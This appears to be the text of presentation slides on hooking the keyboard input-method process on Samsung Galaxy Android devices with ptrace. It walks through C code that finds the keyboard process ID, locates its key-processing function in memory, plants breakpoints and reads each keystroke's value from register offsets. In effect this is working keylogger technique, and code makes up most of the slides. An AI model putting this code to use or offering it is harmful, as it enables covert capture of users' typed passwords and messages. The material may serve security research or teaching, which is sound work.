//0x7f58                   LDR.W             R7,  [R3,#0x308]
//0x7f58 - 0x7f4e = 0xa
#define DADDR 0xA
```

Library Hooking

- **Process attach**
  - Getting pid value for execute process attach.
  - Key process name like “android.inputmethod” in Gallaxy series device .



```
#define PROCESSNAME "android.inputmethod"

int getpid(void)
{
    FILE *fp = NULL;
    int ret = 0;
    char buf[1024] = {0, };


    fp = popen(PS, "r");
    while(fgets(buf, sizeof(buf)-1, fp)!=NULL)
    {
        if(strstr(buf, PROCESSNAME))
        {

            printf("%s\n", buf);
            sscanf(buf, "%*s%d", &ret);
            return ret;
        }
    }

    return ret;
}
```


Library Hooking

- **Getting function address**
  - Real function address :
  - “Processkey” function address + library base address(/proc/PID/maps).


```
//정의된 processkey 함수주소 + 메모리 베이스주소로 실제 함수주소를 구함
    processkey_addr = get_base_addr(pid, LIBXT9CORE) + PROCESSKEYADDR;
```

Library Hooking

- **Hooking Start!**
  - Save the two breakpoint opcode.
  - The reason is 2 breakpoint, continued hooking and getting key value before processkey function and next.



```
    op = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr, NULL);
    errorchk(op, "hooker() PEEKDATA op");
    op2 = ptrace(PTRACE_PEEKDATA, pid, (void *)processkey_addr+DADDR, NULL);
    errorchk(op2, "hooker() PEEKDATA op2");
```



```
while(1)
{

    hooking_process(pid, processkey_addr, op, processkey_addr+DADDR, 0);
    hooking_process(pid, processkey_addr+DADDR, op2, processkey_addr, 1);
}
```


Library Hooking

- **Hooking**
  - Wait a event.

```
ret = ptrace(PTRACE_CONT, pid, NULL, NULL);
errorchk(ret, "hooking_process() CONTINUE1");

waitpid(pid, &status, 0);
if(WIFEXITED(status))
{
    return;
}
```

Library Hooking


- **Hooking**
  - Breakpoint address check.
  - PC (Program Counter)




```
ret = ptrace(PTRACE_GETREGS, pid, NULL, &regs);
errorchk(ret, "hooking_process() GETREGS");

if(regs.pc!=addr1)
{
	ret = ptrace(PTRACE_CONT, pid, NULL, NULL);
	errorchk(ret, "hooking_process() CONTINUE2");
	return;
}
```

Library Hooking

- **Key status check**
  - Gallexy : offset address “r0 + 0x14” has key status value.
  - Qwety code is 0x10709, 0x10912




```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r0+0x14, NULL);
errorchk(ret, "hooking_process() PEEKDATA");
```



```
if(ret<0x10700)
{
    keyboard_status = 0;
}
if(ret>0x10700)
{
    keyboard_status = 1;
}
```

Library Hooking


- **Key value**
  - Second breakpoint (processkey the line was called), g_WordSymbInfo key value are recorded.
  - Gallexy S : offset address “r0 + 0x30” has key value.
  - 0x30 : g_WordSymbInfo offset



```
ret = ptrace(PTRACE_PEEKDATA, pid, (void *)regs.r4+WORDSYMBINFO, NULL);
errorchk(ret, "hooking_process() PEEKDATA");


key = (int)ret&0xffff;
```

Library Hooking

- **Key value**
  - Gallexy S2~3 : g_WordSymbInfo address in r1 register
  - 4byte data : g_WordSymbInfo + 0x4



```
g_WordSymbInfo = (unsigned long)regs.r1;

ret = ptrace(PTRACE_PEEKDATA, pid, (void *)g_WordSymbInfo+0x4, NULL);
errorchk(ret, "hooking_process() PEEKDATA2");

key = (int)ret&0xffff;
```

THANK YOU